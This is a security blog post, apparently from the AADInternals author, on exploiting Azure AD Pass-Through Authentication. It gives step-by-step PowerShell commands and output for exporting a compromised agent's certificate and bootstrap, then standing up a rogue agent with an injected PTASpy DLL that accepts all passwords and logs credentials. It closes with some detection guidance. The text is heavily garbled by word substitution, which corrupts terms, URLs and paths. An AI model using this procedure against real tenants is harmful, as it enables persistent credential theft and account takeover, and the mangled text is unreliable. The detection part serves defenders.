







In 13 September 2022, Secureworks revealed a Menace Evaluation: Azure Lively Listing Go-By means of Authentication Flaws.
The vulnerabilities found by our crew permits menace actors to realize persistent and undetected entry to the goal Azure AD tenant.
On this weblog publish, I’ll present how the assault will be carried out utilizing AADInternals and standalone Home windows server.
Disclaimer
I’m not offering any new assault strategies on this weblog. Every little thing has been coated in my earlier blogs and in Secureworks evaluation.
Microsoft’s response from the latter on Jul 7 2022:
Our crew accomplished the evaluation for this concern and we perceive that the assault floor for this requires compromising a excessive safety asset by gaining administrative entry within the first place.
If the client adopted our hardening steerage however the attacker nonetheless has entry to the server that runs the PTA agent then they already had entry to the consumer credentials,
therefore we consider this vulnerability in itself doesn’t pose an extra danger. As a mitigation mechanism, we do have the flexibility to dam brokers on the server facet based mostly on buyer escalations and moreover we’re trying into methods to enhance our audit logs as an improved detection mechanism.
Secureworks is not going to share the customized PTA Agent talked about within the menace evaluation for most of the people.
As such, for proof-of-concept goal, I’ll clarify use a real Microsoft Azure AD Join Authentication Agent (PTA agent) to take advantage of PTA vulnerabilities.
Assault state of affairs
The assault state of affairs is kind of easy and illustrated beneath. It’s based mostly on PTASpy I developed again in 2019 based mostly on work by Adam Chester (@_xpn_).

First, attacker compromises a server operating the PTA agent and exports it’s certificates.
Second, attacker makes use of the certificates with PTA agent below their management to impersonate the compromised PTA agent.
All of the parts required for the assault are included in AADInternals:
Fast begin information
For individuals who simply desires to get began, listed here are the 2 steps. To study extra particulars, proceed studying ?
Step 1
On the server operating PTA agent, as an area administrator, use AADInternals to export the certificates:
# Export PTA agent certificates
Export-AADIntProxyAgentCertificates
Output:
WARNING: Working as LOCAL SYSTEM. You MUST restart PowerShell to revive PTA01Administrator rights.
Certificates saved to: PTA01.firm.com_ea664074-37dd-4797-a676-b0cf6fdafcd4_4b6ffe82-bfe2-4357-814c-09da95399da7_A3457AEAE25D4C513BCF37CB138628772BE1B52.pfx
On the server operating PTA agent, on a brand new PowerShell session, use AADInternals to export the bootstrap:
# Export PTA agent bootstrap
Export-AADIntProxyAgentBootstraps -Certificates PTA01.firm.com_ea664074-37dd-4797-a676-b0cf6fdafcd4_4b6ffe82-bfe2-4357-814c-09da95399da7_A3457AEAE25D4C513BCF37CB138628772BE1B52.pfx
Output:
Bootstrap saved to: PTA01.firm.com_ea664074-37dd-4797-a676-b0cf6fdafcd4_4b6ffe82-bfe2-4357-814c-09da95399da7_A3457AEAE25D4C513BCF37CB138628772BE1B52.xml
Be aware: If you happen to get a number of certificates, bootstrap requests will fail for expired ones.
If this occurs, use the certificates which bootstrap request doesn’t fail.
Copy the certificates and bootstrap to an empty “assault” Home windows server (examined on 2019 and 2022) and rename to cert.pfx and bootstrap.xml.
Step 2
Obtain the Configure-PTASpy.ps1 to the “assault” server and run it as native administrator:
# Obtain the configuration script
wget "https://uncooked.githubusercontent.com/Gerenios/public/grasp/PTASpy/Configure-PTASpy.ps1" -OutFile "Configure-PTASpy.ps1"

# Configure PTASpy to make use of supplied certificates and boostrap
.Configure-PTASpy -Certificates .cert.pfx -Bootstrap .bootstrap.xml -Verbose
Be aware: Typically some downloads could fail. If that occurs, you might have to manually rollback (i.e., uninstall Microsoft Azure AD Join Authentication Agent) and take a look at once more.
And that’s it! Now you could have a server operating a PTA agent with PTASpy put in. All passwords at the moment are accepted and all
credentials are logged to C:PTASpyPTASpy.csv
Step one is to export the certificates of compromised server operating PTA agent. This requires Native Administrator rights.
If you first configure PTA agent, the certificates is saved to Native ComputerPersonal retailer.
As we realized from my earlier weblog publish, exporting certificates with non-public keys from there may be straightforward.

Nonetheless, when the certificates is renewed by the PTA agent, it’s saved to Private retailer of the PTA service account.
The total path is:
C:WindowsServiceProfilesNetworkServiceAppDataRoamingMicrosoftSystemCertificatesMyCertificates<thumbprint>
AFAIK, you possibly can solely entry the non-public retailer of a present consumer or native machine with Home windows binaries. As such, the problem now was to get entry to the certificates, not the non-public keys.
So, I needed to implement a perform that may parse certificates blobs.
The placement of the certificates is saved within the PTA agent’s configuration file. The total path to configuration file is:
C:ProgramDataMicrosoftAzure AD Join Authentication AgentConfigTrustSettings.xml
The IsInUserStore signifies whether or not the certificates is saved to service account private retailer or not.
<?xml model="1.0" encoding="utf-8"?>
<ConnectorTrustSettingsFile xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <CloudProxyTrust>
    <Thumbprint>07E929D419E244AC63310B97E95F7314595E68CA</Thumbprint>
    <IsInUserStore>false</IsInUserStore>
  </CloudProxyTrust>
</ConnectorTrustSettingsFile>
With this data I used to be in a position to implement export perform that may export the certificates with non-public key from each shops.
Be aware: The perform will export certificates of all MS Proxy Brokers (PTA and AAD Cloud Join) put in on the pc.
As talked about within the Menace Evaluation, throughout a PTA agent begin up, it fetches a configuration file from Azure AD referred to as a bootstrap.
Fetching the configuration file populates the IP handle of the PTA agent seen within the Azure AD portal.
Which means that utilizing the compromised certificates will change the IP handle and divulges menace actor.
Nonetheless, if we will present an current bootstrap, the IP handle by no means adjustments:
CTU researchers noticed that the PTA agent’s IP handle modified within the Azure AD portal when the customized PTA agent began (see Determine 17).
Nonetheless, after the unique PTA agent fetched the bootstrap throughout its subsequent ten-minute cycle, the IP handle reverted.
This habits implies that the IP handle is populated each time a PTA agent fetches the bootstrap.
When CTU researchers pointed the customized PTA agent to an current bootstrap file on the system, the agent’s IP handle didn’t change on the portal.
This outcome means that connecting on to signaling listener endpoints doesn’t have an effect on the IP handle.
As such, menace actors can use an current bootstrap to connect with Azure AD undetected.
For this goal, I created a brand new perform, Export-AADIntProxyAgentBootstraps. It makes use of the PTA certificates to fetch the bootstrap.
To export the certificates:
# Export PTA agent certificates
Export-AADIntProxyAgentCertificates
Output:
WARNING: Working as LOCAL SYSTEM. You MUST restart PowerShell to revive PTA01Administrator rights.
Certificates saved to: PTA01.firm.com_ea664074-37dd-4797-a676-b0cf6fdafcd4_4b6ffe82-bfe2-4357-814c-09da95399da7_A3457AEAE25D4C513BCF37CB138628772BE1B52.pfx
As exporting the certificates elevates the PowerShell session to LOCAL SYSTEM, you have to export the bootstrap in a brand new PowerShell session (no admin rights wanted).
Be aware: You may export the bootstrap on any laptop, so long as you could have the certificates. Nonetheless, exporting bootstrap utilizing the PTA server doesn’t change the ip handle of the agent ?
To export the bootstrap:
# Export PTA agent bootstrap
Export-AADIntProxyAgentBootstraps -Certificates PTA01.firm.com_ea664074-37dd-4797-a676-b0cf6fdafcd4_4b6ffe82-bfe2-4357-814c-09da95399da7_A3457AEAE25D4C513BCF37CB138628772BE1B52.pfx
Output:
Bootstrap saved to: PTA01.firm.com_ea664074-37dd-4797-a676-b0cf6fdafcd4_4b6ffe82-bfe2-4357-814c-09da95399da7_A3457AEAE25D4C513BCF37CB138628772BE1B52.xml
The exported information are named as:
<server fqdn>_<tenant id>_<agent id>_<thumbprint>.<ext>
For the following steps, I counsel renaming them to cert.pfx and bootstrap.xml.
Now that we have now the certificates and the boostrap of the compromised PTA agent, we’re prepared to take advantage of it!
As talked about earlier, all parts for the assault are included in AADInternals.
Nonetheless, I needed to create a totally automated exploit with out a want for AADInternals.
There have been two challenges I needed to overcome to get every little thing to work.
Putting in PTA Agent
First problem was to put in the official Microsoft PTA Agent with out a have to run the configuration wizard.

Through the regular set up, you have to present International Administrator credentials to register a brand new PTA agent.
As we wish to use the certificates of already registered PTA agent, we don’t want this step.
As we will see beneath, when the register is required, the PTA agent binaries are already put in on the system. Nonetheless, clicking cancel, will unistall the binaries ☹
It turned out that the AADConnectAuthAgentSetup.exe is WiX package deal.
As such, it may very well be extracted with WiX instruments:
.wixdark.exe AADConnectAuthAgentSetup.exe -x AADConnectAuthAgentSetup

Now I used to be in a position to set up the PTA agent with out operating the configuration wizard:
msiexec /package deal PassThroughAuthenticationInstaller.msi /passive
Utilizing current bootstrap
Second problem was present the prevailing boostrap to PTA agent.
The PTA agent will fetch the boostrap through the startup after which each 10 minutes from:
https://<tenantid>.pta.bootstrap.his.msappproxy.web/ConnectorBootstrap
First, I attempted to configure IIS to do that. It labored nice for the GET request, however not for POST.
Dealing with POST requests would have required me to create a handler.
As an alternative of that, I made a decision to create a easy and silly http server utilizing System.Web.HttpListener to ship the given file to any request it receives.
This required three additional steps:
- making a self-signed SSL certificates and make Home windows to belief it
- add FQDN to .hosts file and level it to 127.0.0.1
- configuring Home windows to make use of the SSL certificates
The primary two steps was straightforward to do with PowerShell:
# Generate certificates
$sslCert = New-SelfSignedCertificate -Topic "CN=$($TenantId).pta.bootstrap.his.msappproxy.web" -DnsName "$($TenantId).pta.bootstrap.his.msappproxy.web" -HashAlgorithm 'SHA256' -Supplier "Microsoft Robust Cryptographic Supplier" -NotAfter (Get-Date).AddYears(10)

# Add certificates to trusted root certificates authorities
Write-Verbose "* Add the SSL certificates ($($sslCert.Thumbprint)) to Trusted Root Certificates Authorities"
$rootStore = Get-Merchandise -Path "Cert:LocalMachineRoot"
$rootStore.Open([System.Security.Cryptography.X509Certificates.OpenFlags]::ReadWrite)
$rootStore.Add($sslCert)
$rootStore.Shut()

# Set the .hosts file
Write-Verbose "* Add bootstrap FQDN ($($TenantId).pta.bootstrap.his.msappproxy.web) to .hosts file to level to 127.0.0.1"
Add-Content material -Path "$($env:windir)System32driversetchosts" -Worth "`n# Bootstrap `n 127.0.0.1 `t $($TenantId).pta.bootstrap.his.msappproxy.web"
The third one wanted a bit digging round, however I ended as much as the next resolution to first delete current binding after which including a brand new one utilizing the thumbprint of SSL certificates created above:
netsh.exe http delete sslcert ipport=0.0.0.0:443
netsh.exe http add sslcert ipport=0.0.0.0:443 certhash=<thumbprint> appid={00000000-0000-0000-0000-000000000000}
Now the PTA agent will get the prevailing bootstrap from the native server as an alternative of Azure AD ??
Placing all of it collectively
I created the next scripts to configure and run PTASpy:
| Script | Description |
|---|---|
| Configure-PTASpy.ps1 | Downloads different scripts. Downloads and installs PTA agent. Downloads PTASpy.dll and InjectDLL.exe Configures PTA agent to make use of supplied certificates. Creates and trusts SSL certificates for http server. Configures .hosts for offering boostrap from native http server. |
| Begin-HttpServer.ps1 | Runs an area http server utilizing the supplied certificates and bootstrap. |
| Set up-PTASpy.ps1 | (Re)begins PTA agent service and injects PTASpy.dll to it. |
| Dump-Credentials.ps1 | Dumps harvested credentials each 5 seconds. |
Obtain the Configure-PTASpy.ps1 and place it with certificates and bootstrap on a contemporary Home windows server (examined on 2019 Azure VM and 2022 native VM).
Configure-PTASpy.ps1
This script will do all of the heavy lifting:
- Obtain different wanted scripts
- Obtain and set up Microsoft Visible C++ 2015 Redistributable (x64)
- Obtain PTA Agent setup (AADConnectAuthAgentSetup.exe)
- Obtain WiX toolset
- Extract and set up PTA Agent (PassThroughAuthenticationInstaller.msi)
- Configure tenant id, and agent id, and repair host to registry
- Create a configuration file to make use of the supplied certificates
- Import certificates to Native Laptop Private Retailer
- Give the PTA service account (NT SERVICEAzureADConnectAuthenticationAgent) read-only rights to non-public key
- Allow PTA agent service set begin up sort to guide
- Create folder C:PTASpy
- Obtain PTASpy.dll and InjectDLL.exe to C:PTASpy
- Clear set up information and downloads
- Generate SSL certificates for native http server
- Provides SSL certificates to Trusted Root CAs
- Begins http server with supplied boostrap
- Begins PTA agent and installs PTA Spy
- Begins credential dumping
To configure PTASpy and the beginning service:
# Configure PTASpy to make use of supplied certificates and boostrap and begin service
.Configure-PTASpy -Certificates .cert.pfx -Bootstrap .bootstrap.xml -Verbose
The configuration will take a few minutes, relying on you community connection and the goal laptop.
After the configuration is accomplished, it is best to have three home windows open (click on to enlarge):

Within the screenshot above, in top-right nook is operating Dump-Credentials.ps1 and bottom-right Begin-HttpServer.ps1.
The previous will present the harvested credentials extracted by PTASpy and the latter one all boostrap requests made by the PTA agent.
Begin-HttpServer.ps1
To manually begin the http server, you want the thumbprint of the certificates:
# Record the certificates
Get-ChildItem Cert:LocalMachineMy | The place Topic -Like *msappproxy.web
Output:
Thumbprint                                Topic
----------                                -------
78D2B492C672D904CF2B5579659AC397E6D65F38  CN=95265eb2-xxxx-4xxx-xxxx-xxxxxxxxxxxx.pta.bootstrap.his.msappproxy.web
To start out the http server:
# Begin the http server
.Begin-HttpServer.ps1 -Thumbprint "78D2B492C672D904CF2B5579659AC397E6D65F38" -FileToServe .bootstrap.xml -ContentType "textual content/xml" -Verbose
Output:
VERBOSE: Eradicating current SSL bindings
VERBOSE: Binding 78D2B492C672D904CF2B5579659AC397E6D65F38 to 0.0.0.0:443
Listening https://*:443/
To exit, browse to: https://*:443/exit
Set up-PTASpy.ps1
After the pc or PTA agent is restarted, PTASpy have to be put in once more.
To put in PTASpy:
# Set up PTASpy
.Set up-PTASpy
Output:
WARNING: Ready for service 'Microsoft Azure AD Join Authentication Agent (AzureADConnectAuthenticationAgent)' to start out...
Set up efficiently accomplished!
All passwords at the moment are accepted and credentials collected to C:PTASpyPTASpy.csv
Dump-Credentials.ps1
This script is used to dump the harvested credentials. Principally, it simply reveals the content material of C:PTASpyPTASpy.csv file, the place PTASpy shops the harvested credentials.
To start out credential dumping:
# Begin credential dumping
.Dump-Credentials.ps1
Output:
Timestamp           Username                      Password
---------           --------                      --------
2022-09-19T11:21:37 [email protected]             Fall2022!
2022-09-19T11:21:51 [email protected]            Hey World!
I acquired a response from Microsoft on Sep 20 2022, that offers us a bit extra hope on detecting the malicious PTA exercise sooner or later:
This system requires the actor to have already gained administrative entry on a goal machine. For finest safety, we advocate clients comply with hardening steerage discovered right here: Azure AD Join: Conditions and {hardware} – Microsoft Entra | Microsoft Docs.
As well as, organizations ought to complement hardening methods and monitor for entry to on-prem Crypto API (CAPI) keys and Key file operations as nicely
as discrepancies between on-prem AD and Azure AD interactive sign-in logs in relation to Go-By means of Authentication (PTA) logon occasions.
We’re continuously taking a look at new methods to guard towards comparable assaults and are engaged on a number of enrichments to the present Azure AD logging to assist determine any potential ongoing impersonation of a PTA agent
Monitoring PTA agent certificates export
There aren’t any PTA particular occasions to observe.
Nonetheless, a basic searching technique proposed by Roberto Rodriquez (@Cyb3rWard0g)
to observe suspicious entry to CAPI keys will catch additionally PTA certificates exports (click on to enlarge):

Be aware: As talked about earlier, and within the step 8. of the PTA documentation, the placement of PTA certificates and keys adjustments when the certicate is renewed for the primary time 5-6 months after the set up.
Monitoring PTA brokers
Directors can examine the standing of PTA brokers in Azure AD Portal right here.
The checklist of PTA brokers utilized in my take a look at tenant seems to be as follows:

To view brokers utilizing AADInternals:
# Get entry token and save to cache
Get-AADIntAccessTokenForPTA -SaveToCache

# Record all proxy brokers
Get-AADIntProxyAgents
Output:
id                       : 672843e0-8b25-434f-93e2-5d5071139e09
machineName              : XXX-DC.XXXXXXXXX.XXX
externalIp               : 20.XXX.XXX.XXX
standing                   : energetic
supportedPublishingTypes : {authentication}
You need to use each strategies to observe and confirm the behaviour: The IP handle of the PTA does NOT change.
Nonetheless, based mostly on the most recent response from Microsoft, they’re engaged on including extra particulars for PTA associated sign-ins log occasions.
This could assist directors to detect if authentication is carried out by a compromised PTA agent.
Monitoring sign-in discrepancies
